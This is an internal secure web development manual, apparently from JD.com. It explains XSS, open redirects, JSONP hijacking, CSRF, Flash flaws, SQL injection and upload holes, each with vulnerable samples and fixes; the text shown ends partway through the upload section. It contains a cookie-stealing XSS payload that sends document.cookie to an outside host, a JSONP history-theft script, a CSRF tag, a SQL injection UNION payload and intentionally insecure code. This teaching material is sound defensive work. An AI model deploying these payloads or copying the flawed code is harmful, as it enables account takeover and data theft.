

京东商城 WEB 安全开发手册 v1.0

编写目的

为京东商城应用开发人员提供安全的 web 开发参考，针对 web 安全威胁的产生原因、常见攻击手段做详细的阐述，并且作为各种 web 安全威胁的修补方案标准，以便大家能够快速定位漏洞代码和解除安全隐患。

适用范围

京东商城

适用人员

京东商城 WEB 开发人员、WEB 安全测试人员、架构师

版本控制

版本号	日期	编写人员	更新说明
V 1.0	2014 年 01 月 23 日	鞠宝松	第一版

目录

1. 客户端安全	5
1.1. 跨站脚本漏洞.....	5
1.1.1. 跨站脚本攻击说明.....	5
1.1.2. 跨站脚本示例.....	5
1.1.3. 跨站脚本漏洞影响.....	6
1.1.4. HTML 跨站脚本漏洞	6
1.1.5. JavaScript 跨站脚本漏洞.....	7
1.1.6. JSON 跨站脚本漏洞	8
1.1.7. URL 跨站脚本漏洞.....	9
1.1.8. CSS 样式跨站脚本漏洞	10
1.1.9. 副文本跨站脚本漏洞.....	10
1.2. URL 跳转漏洞.....	11
1.2.1. URL 跳转漏洞说明	11
1.2.2. 解决方案.....	11
1.2.3. 参考实践.....	11
1.3. JSON 挟持漏洞	13
1.3.1. JSON 挟持漏洞说明	13
1.3.2. JSON 挟持实例	13
1.3.3. JSON 挟持解决	13
1.3.4. 最佳实践参考代码.....	13
1.4. XSIO 攻击	14
1.4.1. XSIO 漏洞说明	14
1.4.2. XSIO 漏洞实例	14
1.4.3. XSIO 漏洞解决	15
1.5. Cross-site request forgery (跨站请求伪造)	15
1.5.1. CSRF 介绍.....	15
1.5.2. CSRF 实例.....	15
1.5.3. 解决方案.....	16
1.6. FLASH 安全	17

1.6.1.	FLASH 客户端安全	17
1.6.2.	FLASH 服务端安全	18
2.	服务端安全	21
2.1.	SQL 注入	21
2.1.1.	SQL 注入说明	21
2.1.2.	SQL 注入影响	22
2.1.3.	SQL 注入示例	22
2.1.4.	SQL 注入解决方法	22
2.2.	上传漏洞	24
2.2.1.	常见上传漏洞	24
2.2.2.	上传漏洞解决方案	25
2.3.	任意文件下载漏洞	26
2.3.1.	任意文件下载漏洞说明	26
2.3.2.	任意文件下载漏洞示例	26
2.3.3.	任意文件下载漏洞解决方案	27
2.4.	XML 注入漏洞	28
2.4.1.	XML 注入示例	28
2.4.2.	XMI 注入解决方案	29
2.5.	HTTP 协议头漏洞	29
2.5.1.	HTTP 协议头 X-Forwarded-For 伪造漏洞	29
2.5.2.	HTTP 响应头注入漏洞 (CRLF)	30
2.6.	代码注入攻击	32
2.6.1.	代码注入攻击说明	32
2.6.2.	攻击示例	32
2.6.3.	解决方案	33
2.7.	框架安全	34
2.7.1.	Struts2 远程代码执行	34
2.7.2.	SpringMVC 远程代码执行漏洞	35
2.7.3.	ThinkPHP 远程代码执行漏洞	36
2.8.	权限控制	37

2.8.1.	水平权限控制.....	37
2.8.2.	垂直权限控制.....	37
2.8.3.	权限控制解决方案.....	38
3.	WEB 数据安全	38
3.1.	登录安全.....	38
3.1.1.	登录安全说明.....	38
3.1.2.	登录逻辑安全.....	38
3.2.	HTTP 传输安全.....	40
3.2.1.	HTTP 传输签名.....	40
3.3.	Cookie 安全	40
3.3.1.	HTTP 协议 HttpOnly 属性.....	40
3.3.2.	HTTP 协议 secure 属性	41
3.4.	密码存储安全.....	41
3.4.1.	单次 MD5 加密算法问题	41
3.4.2.	BASE64 编码安全	43
3.4.3.	随机加密算法（加盐法）	44
3.5.	错误处理.....	45
3.5.1.	攻击示例.....	45
3.5.2.	解决方法.....	46
4.	WEB 配置安全	47
4.1.	NGINX 安全配置	47
4.2.	APACHE 安全配置.....	47
4.3.	TOMCAT 安全配置.....	48
5.	安全开发 SDL.....	49
5.1.	SDL 流程	49

1. 客户端安全

1.1. 跨站脚本漏洞

1.1.1. 跨站脚本攻击说明

是由于程序员在编写程序时对用户输入的可控数据没有做充分的过滤或转义,直接把用展现在页面中。当用户提交构造的脚本或 html 标签时,便会执行,这就是跨站脚本攻击。

1.1.1.1. 存储型跨站

用户可控数据内容长期存储于页面中,当用户输入脚本或 HTML 标签时,输入的数据长期展示在页面中,也就形成了储型跨站脚本攻击。

1.1.1.2. 反射型跨站

在用户可控数据中,未长久保存于数据库中的数据,例如 URL 提交的参数,开发人员未对参数做过滤或转码,导致前端直接展示相关数据,这样便形成了反射型跨站脚本漏洞。

1.1.1.3. Dom 型跨站

当使用文档对象模型来创建文档的时候,对用户可控数据没有做正确的编码输出,便会出现 DOM 型跨站脚本漏洞

1.1.2. 跨站脚本示例

JAVA 代码示例

```
while(rs.next())
{
    %>
    <tr>
        <td><%=rs.getInt("id") %></td>
        <td><%=rs.getString("name")%></td>
    </tr>
    <%
}
```

PHP 代码示例

```
<tr>
    <td><?=$row["id"] ?></td>
    <td><?=$row["name"]?></td>
</tr>
```

以上代码如果出现在京东某个应用中，当用户对 id 及 name 提交

```
<script src=http://x.x/hacker.js></script>
```

hacker.js 文件内容

```
<script>document.location="http://x.x/x.php?c="+document.cookie;</script>
```

当其他用户访问页面时，会执行远端 hacker.js 脚本，造成对其他用户的跨站脚本攻击。

1.1.3. 跨站脚本漏洞影响

恶意用户可以利用跨站脚本可以做到：

- 1、盗取用户 cookie，伪造用户身份登录。
- 2、控制用户浏览器。
- 3、结合浏览器及其插件漏洞，下载病毒木马到浏览者的计算机上执行。
- 4、修改页面内容，产生钓鱼攻击效果。
- 5、蠕虫攻击。

在三种跨站脚本漏洞中影响相对最大的是存储型跨站脚本漏洞。

1.1.4. HTML 跨站脚本漏洞

当用户可控数据未经转义或过滤输出到 HTML 中时，用户提交恶意数据后形成 HTML 跨站脚本攻击

HTML 跨站分为反射型和存储型两种，反射型跨站需要被动诱骗点击，而存储型只需要打开页面即可触发危害较大

常见的出现此类问题的主要有留言板，论坛发帖回帖，博客系统，评论系统

1.1.4.1. 解决方案

在 HTML 中展示用户可控数据，应该进行 html escape 转义

JSP代码

```
<div>#escapeHTML($user.name) </div>
```

```
<td>#escapeHTML($user.name)</td>
```

PHP代码

```
<div>htmlentities($row["user.name"])</div>
```

转义符号：

& --> &

< --> <

> --> >

```
" --> &quot;  
' --> &#39;
```

1.1.4.2. escapeHTML 函数参考 JAVA 代码类

<http://code.google.com/p/owasp-esapi-java/source/browse/trunk/src/main/java/org/owasp/esapi/codecs/HTMLEntityCodec.java>

1.1.5. JavaScript 跨站脚本漏洞

当用户可控数据未经转义或过滤输出到 HTML 中时，用户提交恶意数据后形成 HTML 跨站脚本攻击

JavaScript 跨站与 HTML 跨站很多人会搞混，两者的区别在于 HTML 跨站插入恶意脚本必须带有 HTML 标签或者带有 HTML 伪协议标签，过滤起来要比 JavaScript 跨站简单，JavaScript 跨站只需要插入鼠标事件即可触发此类漏洞。

JavaScript 跨站也分为存储型和反射型，造成的影响也不同，反射型跨站需要被动诱骗点击，而存储型只需要打开页面即可触发危害较大

1.1.5.1. 解决方案

在 JAVASCRIPT 中展示用户可控数据，需要对用户可控数据做 javascript escape 转义。

Java 示例

```
<script>alert('#escapeJavaScript($user.name)')</script>  
<script>x='#escapeJavaScript($user.name)'</script>  
<div onmouseover="x='#escapeJavaScript($user.name)'"></div>
```

转义字符：

```
/ --> \   
' --> \'   
" --> \"   
\\ --> \\\
```

1.1.5.2. escapeJavaScript 转义函数参考代码

<http://code.google.com/p/owasp-esapi-java/source/browse/trunk/src/main/java/org/owasp/esapi/codecs/JavaScriptCodec.java>

1.1.6. JSON 跨站脚本漏洞

Json 回传数据自定义函数名时，函数名可以通过 UTF-7 编码或其他编码造成跨站脚本攻击

Json 跨站与普通跨站区域别于格式，json 格式的匹配利用普通跨站代码很难实现，如果 http 传输设定为 json 必须通过 UTF-7 传输才能触发跨站漏洞，所以此类漏洞利用较难。

1.1.6.1. 解决方案

1、Java 代码 `response.setContentType("appliaction/json");`

按照以上设置，http 返回头为 `appliaction/json`

2、对 `callback=函数名` 做正则过滤

`String.replaceAll("[^\\w_", " ");`对函数名做严格过滤，只允许数字、大小写字母、下划线

以上方法可以彻底防御 json callback 跨站脚本攻击

注：特殊情况下的 json 可在正则中放宽相关字符，但是对于以下字符是严格禁止使用

`"';=|\\&%#{}[]?#$$@!()+-.`

1.1.6.2. 参考代码

http传输设置为json类型，相关代码如下

`response.setContentType("appliaction/json");`

对Callback参数，特殊字符采用过滤的方法

`public class CallbackXssUtil`

```
{
    public static String filter(String CallbackStr)
    {
        if(CallbackStr ==null || "".equals(CallbackStr))
        {
            return "";
        }
        CallbackStr = inputStr.replaceAll("[^\\w\\_\\.]", " ");
        return CallbackStr;
    }
}
```

以上两种方法必须同时使用，确保json传输callback名称不会被跨站脚本利用

1.1.7. URL 跨站脚本漏洞

当系统把用户可控数据放入 URL 中，并且把 URL 直接输出到前端 HTML 页面或页面 Javascript 时，用户可控数据便可以构造攻击脚本，这种攻击我们叫做 URL 跨站脚本攻击。

URL 跨站和 HTML、JavaScript 跨站有很多相似的地方，因为最终用户可控 URL 还是会输出到 HTML 和 JavaScript 中，但是 URL 跨站和 HTML、JavaScript 跨站的解决方法是不同的。

常见 URL 跨站如下：

```
http://www.jd.com/?return=http://m.jd.com
http://passport.jd.com/?return=http://my.jd.com
```

1.1.7.1. 解决方案

URL 跨站脚本攻击不能过滤用户输入数据，因为过滤用户输入数据可能导致 URL 无法访问，必须转义用户可控 URL，主要遵循以下转义方式

```
< = %3C
> = %3E
/ = %2F
? = %3F
@ = %40
' = %27
" = %22
\ = %5C
```

1.1.7.2. 参考实践代码

在 php 中以下实现方法

```
<?php
function z_urlencode($urlstr)
{
    $httpStr = "http://";
    $url = urlencode($urlstr);
    return $httpStr.$url;
}
z_urlencode("www.360buy.com/index.action?start=1&stop=2");
?>
输出为http://www.360buy.com%2Findex.action%3Fstart%3D1%26stop%3D2
```

Jsp 中可用以下方法实现

```
URLLEncoder.encode("www.360buy.com/index.action?start=1&stop=2");  
<%  
java.net.URLLEncoder.encode("www.360buy.com/index.action?start=1&stop=2","UTF-8");  
%>
```

1.1.8. CSS 样式跨站脚本漏洞

在用户与服务器交互访问的情况下，当页面样式 CSS 中展示用户可控数据时，攻击者会在所提交的 CSS 中插入脚本，导致浏览此页面的用户浏览器会执行插入的 JavaScript 脚本。CSS 跨站出现场景一般多在博客系统、文章发布系统、公告系统、留言系统中出现，CSS 多现于存储型跨站，危害较大。

1.1.8.1. 解决方案

同样是要对用户数可控输入中 style 内容做 CSS escape 转义

调用方法

```
String safe = ESAPI.encoder().encodeForCSS( request.getParameter("input") );
```

1.1.8.2. 参考代码

<http://code.google.com/p/owasp-esapi-java/source/browse/trunk/src/main/java/org/owasp/esapi/codecs/CSSCodec.java>

1.1.9. 副文本跨站脚本漏洞

web 应用程序在一些场合需要允许一些 Html 标签，和一些标签里的一些属性，如一些日志发表的地方，书写文章的地方，由于开发者对安全认识的局限或者在自己进行的安全过滤时考虑不周，都容易带来跨站脚本攻击，在一些 web2.0 站点甚至引发 Xss Worm。常规的一些检测措施包括黑名单，白名单等等，但是都因为过滤得并不全面，很容易被绕过。其实有另外一种过滤相对严格的方法，就是基于 Html 语 法分析的 filter，在满足应用的同时可以最大限度保证程序的安全，一些过滤比较严谨的如 Yahoo Mail，Gmail 等等就是基于该原理进行的过滤。

1.1.9.1. 解决方案

- 1、白名单模式过滤相关恶意跨站脚本
- 2、黑名单模式过滤相关恶意跨站脚本

1.1.9.2. 参考代码连接

- 1 黑名单过滤参考代码包

<http://study.jd.com/wp-content/uploads/2014/01/html.rar>

- 2 白名单过滤参考代码包

<http://study.jd.com/wp-content/uploads/2014/01/antisamy-1.5.3-sources1.rar>

- 3 白名单正则配置实例

<http://study.jd.com/wp-content/uploads/2014/01/antisamy-1.4.4.rar>

1.2. URL 跳转漏洞

1.2.1. URL 跳转漏洞说明

由于应用越来越多的需要和其他的第三方应用交互,以及在自身应用内部根据不同的逻辑将用户引向到不同的页面,所以 URL 跳转便出现在我们的应用中,当对所跳转的连接没有做验证的情况下可能跳到任何一个网站,导致了安全问题的产生,这种问题就是 URL 跳转漏洞

1.2.2. 解决方案

- 1、对跳转地址进行检测,当跳转地址非本域地址,强制跳转到主站
- 2、在控制页面转向的地方校验传入的 URL 是否为可信域名
- 3、对传入跳转 URL 中字符 '@' 进行过滤

1.2.3. 参考实践

```
package com.jd.passport.util.tool;  
import com.jd.passport.util.monitor.MetricsUtil;  
import org.slf4j.Logger;  
import org.slf4j.LoggerFactory;  
import java.net.URI;  
/**
```

```
* Created by IntelliJ IDEA.
* User: lilewei
* Date: 13-1-14
* Time: 11:16
* To change this template use File | Settings | File Templates.
*/
public class NetUtils {
    private static final Logger log = LoggerFactory.getLogger(NetUtils.class);
    /**
     * @param requestURLWithoutQueryString
     *          www.abc.com/login          yes
     *          www.abc.com/login?aa=xxx&bb=xxx    no
     * @return
     */
    public static String getHost(String requestURLWithoutQueryString) {
        if (requestURLWithoutQueryString == null ||
requestURLWithoutQueryString.trim().length() == 0) {
            return null;
        }
        try {
            URI requestUri = new URI(requestURLWithoutQueryString);
            return requestUri.getHost();
        } catch (Exception e) {
            log.error("--getHost error--" + requestURLWithoutQueryString);
            return null;
        }
    }
    public static String getDomain(String requestURLWithoutQueryString) {
        if(requestURLWithoutQueryString == null){
            return ".jd.com";
        }
        String host = getHost(requestURLWithoutQueryString);
        if (host != null) {
            return host;
        }
        MetricsUtil.heartMonitor("web.passport.unnormalHost");
        log.error("--unnormal returnURL host--" + requestURLWithoutQueryString);
        if (requestURLWithoutQueryString.contains(".jd.com")) {
            return ".jd.com";
        } else {
            return ".360buy.com";
        }
    }
}
```

1.3. JSON 挟持漏洞

1.3.1. JSON 挟持漏洞说明

JSON(JavaScript Object Notation) 是一种轻量级的数据交换格式，JSON 传输的数据在两个不同的域，譬如对于大的互联网公司，代表了 A 应用的 A 域名想获取代表 B 应用的 B 域名的数据时，由于在 javascript 里无法跨域获取数据，所以一般采取 script 标签的方式获取数据，传入一些 callback 来获取最终的数据。这样导致非法网站也会调用相关接口来实现数据的读取，导致了 json 传输数据的挟持

1.3.2. JSON 挟持实例

我们设定如下连接

<http://my.jd.com/global/track.action?jsoncallback=func>

这里就是我们前面提到的一个使用 json 传递数据，支持自定义 callback、跨域使用 script 方式获取数据的典型例子，我们来写一段简单的攻击代码：

这里 json 传递的数据是客户近期浏览商品的记录，攻击代码：

```
<script>
function func(o){
alert(o.history[0].wid + '|' + o.history[0].wname);
}
</script>
<script src=http://my.jd.com/global/track.action?jsoncallback=func></script>
```

此攻击代码可以手机用户在京东的商品浏览历史。

1.3.3. JSON 挟持解决

- 1、验证 referer 来源，当非白名单域名，返回空信息
- 2、改变 JSON 传输格式，彻底杜绝此类漏洞（这种解决方案改动较大，对业务影响较大，但是非常彻底）；

1.3.4. 最佳实践参考代码

```
protected boolean invalidRefer() {
    String referer = request.getHeader("Referer");
```

```
if (StringUtils.isEmpty(referer)) {  
    return true;  
}  
try {  
    if (referer.contains("?")) {  
        referer = referer.substring(0, referer.indexOf("?"));  
    }  
    URI referUri = new URI(referer);  
    String homeDomain = getText("login.success.page"); //白名单  
    String curDomain = referUri.getHost();  
    if (curDomain.contains(homeDomain.substring(homeDomain.indexOf(".") + 1))) {  
        return false;  
    } else {  
        return true;  
    }  
} catch (Exception e) {  
    log.error("--invalid uri--" + referer, e);  
    return true;  
}  
}
```

更多信息请参考 <http://study.jd.com/?p=28210>

1.4. XSIO 攻击

1.4.1. XSIO 漏洞说明

XSIO 产生的原因是因为没有限制图片的 position 属性为 absolute 绝对定位图片的位置,这就导致了可以把张图插入到整个页面的任意位置,包括网站的 banner,包括一个 link、一个 button,覆盖页面的连接,甚至覆盖整体页面,很显然这样的漏洞对安全造成了极大的风险,例如网络钓鱼,非法广告,点击挟持等被诸多攻击方法。

1.4.2. XSIO 漏洞实例

当百度博客用户编辑文章时,加入如下代码,即可造成覆盖任意地方

```
</table>  
<a href="http://www.ph4nt0m.org">  
  
</a>
```

1.4.3. XSI0 漏洞解决

- 1 如果对效果要求不高，建议过滤图片标签中 position 属性 absolute
- 2 如果对效果要求较高，不允许 position 属性设置为 absolute


参考最佳实践代码 <http://study.jd.com/?p=28441>

1.5. Cross-site request forgery (跨站请求伪造)

1.5.1. CSRF 介绍

CSRF 的全称是 Cross-site request forgery，即跨站请求伪造，我们可以简单的理解这种漏洞为，攻击者利用被攻击者的身份发起了某些被攻击者原本不知情的网络请求。包括以被攻击者的身份发布一条微博，以被攻击者的身份发布一条留言，以被攻击者的身份关注某个用户的微博等。著名的微博蠕虫就是利用这种漏洞，造成了较大的影响

1.5.2. CSRF 实例



首先构造如下 HTML 页面：

```
<html>
<body>
<img src= http://passport.jd.com/uc/login?ltype=logout>
</body>
</html>
```

页面连接设为 <http://www.hacker.com/xxx.html>，并把页面连接加入到商品评论，诱

使访问者点击

当用户访问京东网站，发现连接点击后，自动退出京东。

1.5.3. 解决方案

方法一（长久有效，彻底防御）

在与用户交互时，设置一个 CSRF 的随机 TOKEN，种植在用户的 cookie 中。当用户提交表单时，生成隐藏域，值为 COOKIE 中随机 TOKEN，用户提交表单后验证两处 token 值，来判断是否为用户提交

方法二（临时防御，可以绕过）

验证用户提交数据的 refere 信息，当为提交页时，说明为用户提交，当为其他页面时，说明为 csrf 攻击。

验证 refere 代码参考

此方法只应用于单一交互表单，只验证表单数据可用以下方法

```
String referer=request.getHeader("referer");
if(StringUtils.isEmpty(referer))
{
    return false;
}
if(validAddress(referer))
{
    popInfoService.savePopInf(popInfoVo);
}
private boolean validAddress(String referer)
{
    String refAddress = "http://xxx.jd.com";
    String str = referer.substring(0, refAddress.length());
    if(refAddress.equals(str))
    {
        return true;
    }
    return false;
}
```

此方法适合放置全站，以防止csrf攻击，但会对性能有所影响，不建议使用

```
protected boolean invalidRefer()
{
    String referer = request.getHeader("Referer");
    if (StringUtils.isEmpty(referer))
    {
        return true;
    }
    try
    {

```



```
        if (referer.contains("?"))
        {
            referer = referer.substring(0, referer.indexOf("?"));
        }
        URI referUri = new URI(referer);
        String domain = referUri.getHost();
        if(StringUtils.isNotBlank(domain) &&& (domain.endsWith("360buy.com") ||
domain.endsWith("jd.com")))
        {
            return true;
        }
        return false;
    }
    catch (Exception e)
    {
        log.error("--invalid uri--" + referer, e);
        return true;
    }
}
```

1.6. FLASH 安全

利用 flash 服务端和客户端在安全配置和文件编码上的问题，导致攻击者可以利用客户端的 flash 文件发起各种请求或者攻击客户端的页面。

FLASH 的安全问题主要有服务端的安全设计问题和客户端的 flash 安全两块

1.6.1. FLASH 客户端安全

1.6.1.1. 本地配置文件错误

客户端在嵌入 flash 文件的时候没有指定 flash 文件的客户端限制策略，导致嵌入在客户端的 flash 文件可以访问 HTML 页面的 DOM 数或者发起跨域请求。

错误的配置文件

```
<object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000"
codebase=http://fpdownload.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=8
,0,0,0`
name="Main" width="1000" height="600" align="middle" id="Main">
<embed flashvars="site=&sitename=" src="http://a.com/xxx.swf" name="Main"
allowscriptaccess="always" type="application/x-shockwave-flash"
pluginspage="http://www.macromedia.com/go/getflashplayer" />
</object>
```

例子中的 `allowscriptaccess` 选项为 `always`，这样的配置会使 flash 对于 html 的通讯也就是执行 javascript 不做任何限制，默认情况下值为 `"SameDomain"`，既只允许来自于本域的 flash 与 html 通讯，建议设置为 `never`；例子中没有设置 `allowNetworking` 选项，需要把 `allowNetworking` 设置为 `none`，因为 `allowNetworking` 在设置为 `all`（默认是）或者是 `internal` 的情况下会存在发生 csrf 的风险，因为 flash 发起网络请求继承的是浏览器的会话，而且会带上 session cookie 和本地 cookie。

1.6.1.2. 客户端安全配置规范

1) 禁止设置 flash 的 `allowscriptaccess` 为 `always`，必须设置为 `never`，如果设置为 `SameDomain`，需要客户可以上传的 flash 文件要在单独的一个域下。

2) 设置 `allowNetworking` 选项为 `none`。

3) 设置 `allowfullscreen` 选项为 `false`。

1.6.2. FLASH 服务端安全

1.6.2.1. 服务端配置错误-跨域访问

FLASH 配置文件 `crossdomain.xml` 介绍 flash 在跨域时唯一的限制策略就是 `crossdomain.xml` 文件，该文件限制了 flash 是否可以跨域读写数据以及允许从什么地方跨域读写数据。

错误配置如下：

```
<?xml version="1.0"?>
<cross-domain-policy>
<allow-access-from domain="*" />
</cross-domain-policy>
```

这样的配置可以导致允许任何来自网络上的请求、不论该请求是来自本域内还是其它域发起的。

正确的配置

```
<cross-domain-policy>
```

```
<allow-access-from domain="*.360buy.com"/>
<allow-access-from domain="*.jd.com"/>
<allow-access-from domain="*.3.cn"/>
<allow-access-from domain="*.minitiaio.com"/>
<allow-access-from domain="*.360top.com"/>
</cross-domain-policy>
```

1.6.2.2. FLASH 开发规范

1、移除敏感信息

确认没有包含像用户名、密码、SQL 查询或者其他认证信息在 swf 文件里面，因为 swf 文件能够被简单的反编译而使信息泄露

2、客户端的验证

客户端的验证能够通过反编译软件轻易的去除后重新编译，必须在客户端和服务端都做一次验证，但是服务端的验证不能少

3、去除调试信息

去除类似于“trace”和其他一些调试语句，因为他们能够暴露代码或数据的功能，如下代码片段暴露了该段代码的验证功能：

```
if(checklogin)
{
    Userlogin = ture;
}
trace("管理员验证成功");
```

4、参数传入

如果有加载外部数据的需求，尽量不要在 html 中用“params”标签或者是 querystring 这种形式来注入数据到 swf 文件中。可以的办法是通过 sever 端的一个 http 请求来得到参数。

5、allowDomain()

flash 文件如果有和其他 swf 文件通信的需求，需要在 swf 中配置 allowDomain()为制定的来源，禁止用*符号来允许任意来源

如下 AS 代码被严格禁止：

```
System.security.allowDomain("");  
loadMovie(param1,param2);
```

6、ActionScript2.0 未初始化全局变量

AS2.0 中接受用户通过 FlashVars 和 Querystring 中传入的数据并放到全局变量空间中，如果利用不当会引发变量未初始化漏洞从而绕过部分认证，如下 AS 代码片段所示：

```
If(checklogin)  
{  
    Userlogin = ture;  
}  
If(Userlogin)  
{  
    ShowData();  
}
```

如果用户在 GET 请求或者在 HTML 中作为一个对象参数将 userLoggedIn 设为 true，如下所示：

http://www.xxxx.com/cn_ben/login.swf?Userlogin=ture

解决方案：AS2.0 使用 __resolve 属性捕获未定义的变量或函数，如下所示：

```
// instantiate a new object  
var myObject:Object = new Object();  
  
// define the __resolve function  
myObject.__resolve = function (name) {  
    return "未定义的变量";  
};
```

7、加载调用外部文件

当 FLASH 加载调用外部文件的时候需要过滤掉里面的恶意内容，

主要有 metadata 里面的数据和 flash mp3 player 里的 Mp3 ID3 Data，可以引发 XSS 漏洞（使攻击者可以执行任意 javascript），如下代码片段所示：

```
this.createTextField("txtMetadata",this.getNextHighestDepth(), 10,10, 500, 500);  
txtMetadata.html = true;  
var nc:NetConnection = new NetConnection();  
nc.connect(null);  
var ns:NetStream = new NetStream(nc);
```

```
ns.onMetaData = function(infoObject:Object) {  
    for (var propName:String in infoObject) {  
        txtMetadata.htmlText += propName + " = " +  
            infoObject[propName];  
    };  
    ns.play("http://localhost/test.flv");  
};
```

如果 test.flv 中包含了 js 代码将被执行；

```
onID3 = function() {  
    my_text.htmlText = this.id3.author;  
};
```

8、禁止直接调用 ExternalInterface.call 来接受外部参数

ExternalInterface.call 可以直接调用客户端的 js 脚本，如下 as 代码片段所示：

```
Import flash.external.*;  
  
.....省略代码.....  
ExternalInterface.call(用户输入变量，用户数据参数);  
.....省略代码.....
```

如果用户提交变量 eval，提交参数为任意 js 语句，那么用户提交的代码就会被执行。

2. 服务端安全

2.1. SQL 注入

2.1.1. SQL 注入说明

应用为了和数据库进行沟通完成必要的管理和存储工作，必须和数据库保留一种接口。目前的数据库一般都是提供 api 以支持管理，应用使用底层开发语言如 Php，Java，asp，Python 与这些 api 进行通讯。对于数据库的操作，目前普遍使用一种 SQL 语言(Structured Query Language 语言，SQL 语言的功能包括查询、操纵、定义和控制，是一个综合的、通用的关系数据库语言，同时又是一种高度非过程化的语言，只要求用户指出做什么而不需要指出怎么做)，SQL 作为字符串通过 API 传入给数据库，数据库将查询的结果返回，数据库自身是无法分辨传入的 SQL 是合法的还是不合法的，它完全信任传入的数据，如果传入的 SQL 语句被恶意用户控制或者篡改，将导致数据库以当前调用者的身份执行预期之外的命令并且返回结果，导致安全问题。

2.1.2. SQL 注入影响

恶意用户利用 SQL 注入可以做到：

- 1、可读取数据库中的库和表
- 2、可执行系统命令
- 3、可以修改任意文件
- 4、可以安装木马后门

2.1.3. SQL 注入示例

以下是 JAVA 和 PHP 的有 SQL 注入漏洞的代码示例：

Java(jdbc)示例：

```
HttpServletRequest request, HttpServletResponse response) {  
    JdbcConnection conn = new JdbcConnection();  
    final String sql = "select * from product where pname like '%" +  
        request.getParameter("name") + "%";  
    conn.executeQueryResultSet(sql);  
}
```

Java(ibatis)示例

```
<select id="unsafe" resultMap="myResultMap">  
    select * from table where name like '%$value$%'  
</select>  
UnSafeBean b = (UnSafeBean)sqlMap.queryForObject("value", request.getParameter("name"));
```

PHP 示例：

```
$sql = "select * from product where pname like '%" +  
    $_REQUEST["name"] . "%";  
mysqli_query($link,$sql);
```

当调用以上代码做数据库查询时，name 被拼接到 SQL 查询语句中，便会造成 SQL 注入漏洞的出现。

用户提交 `http://localhost:8080/struts1/listProduct.htm?pname=e' and 1=2 union`

`select 1,name,pass,4 from user where "<>'`便会执行对 USER 表的查询。

根据以上原理，用户可以构造任意 SQL 语句查询数据库，甚至执行系统命令。

2.1.4. SQL 注入解决方法

解决 SQL 注入问题的关键是对所有可能来自用户输入的数据进行严格的检查、对数据

库配置使用最小权限原则。

1、所有的查询语句都使用数据库提供的参数化查询接口，参数化的语句使用参数而不是将用户输入变量嵌入到 SQL 语句中。当前几乎所有的数据库系统都提供了参数化 SQL 语句执行接口，使用此接口可以非常有效的防止 SQL 注入攻击。

2、对进入数据库的特殊字符（' " \尖括号&*;等）进行转义处理，或编码转换。

3、严格限制变量类型，比如整型变量就采用 intval()函数过滤，数据库中的存储字段必须对应为 int 型。

4、数据长度应该严格规定，能在一定程度上防止比较长的 SQL 注入语句无法正确执行。

5、网站每个数据层的编码统一，建议全部使用 UTF-8 编码，上下层编码不一致有可能导致一些过滤模型被绕过。

6、严格限制网站用户的数据库的操作权限，给此用户提供仅仅能够满足其工作的权限，从而最大限度的减少注入攻击对数据库的危害。

7、避免网站显示 SQL 错误信息，比如类型错误、字段不匹配等，防止攻击者利用这些错误信息进行一些判断。

8、在网站发布之前建议使用一些专业的 SQL 注入检测工具进行检测，及时修补这些 SQL 注入漏洞。

9、确认 PHP 配置文件中的 magicquotesgpc 选项保持开启

JSP 防止 SQL 注入参考代码

正常查询

```
conn = createConnection();
String sql = "select name,password from manager where name=? and password=?";
stat = conn.prepareStatement(sql);
stat.setString(1, name);
stat.setString(2, password);
stat.executeQuery(sql);
```

模糊查询

```
conn = createConnection();
String sql = "select * from table where url like ?";
stat = con.prepareStatement(sql);
String data="data";
stat.setString(1, "%" + data + "%");
```

```
stat.executeQuery(sql);
```

Hibernate 防 SQL 注入代码请参考 <http://study.jd.com/?p=28143#ID0x0402>

Mybatis 防 SQL 注入代码请参考 <http://study.jd.com/?p=28143#ID0x0403>

2.2. 上传漏洞

2.2.1. 常见上传漏洞

2.2.1.1. 上传漏洞说明

Web 应用程序在处理用户上传的文件操作时，如果用户上传文件的路径、文件名、扩展名成为用户可控数据，就会导致直接上传脚本木马到 web 服务器上，直接控制 web 服务器。

2.2.1.2. 常见上传漏洞实例

JAVA 存在上传漏洞的代码

```
PrintWriter pw = new PrintWriter(new BufferedWriter(new FileWriter(
    request.getRealPath("/") + getFilename(request)));
ServletInputStream in = request.getInputStream();
int i = in.read();
while (i != -1) {
    pw.print((char) i);
    i = in.read();
}
pw.close();
```

Php 存在上传漏洞的代码

```
file_put_contents($_REQUEST["filename"],$_REQUEST["context"]);
```

通过以上代码不难看出，用户可以上传任意文件。

2.2.1.3. 上传数据包分析

POST /dev/upload.php HTTP/1.1 //整体post数据超时要设置为10秒以内，否则可能造成拒绝服务攻击

Accept: text/*

